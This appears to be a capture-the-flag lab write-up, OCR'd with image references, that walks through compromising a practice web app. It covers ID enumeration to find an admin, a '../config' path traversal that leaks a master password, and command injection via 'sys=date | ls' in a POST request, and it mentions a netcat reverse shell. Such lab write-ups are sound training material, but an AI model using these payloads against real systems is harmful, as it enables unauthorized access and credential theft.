
i went through different Id's and found at id 1 there was a special admin and the admin role was true



i go back to the dashboard and change the theme and get rid of the value once the theme is changed and i do =../config then view the page source




upon viewing the page source it then gives me a master password which i believe is for the admin account we saw earlier




specialadmin@support.thm

i then logged in with those details and got the flag




on here there is a drop down date and i switched it to time


then looked under network and found the post request for this which we can edit and resend




i changed the request to sys=date | ls and it displayed files here we know its vulnerable to remote code execution



I edited this request to navigate the directories and get the flag





there is an alternative way we could also set up a net cat listener and upload a reverse shell to navigate that way.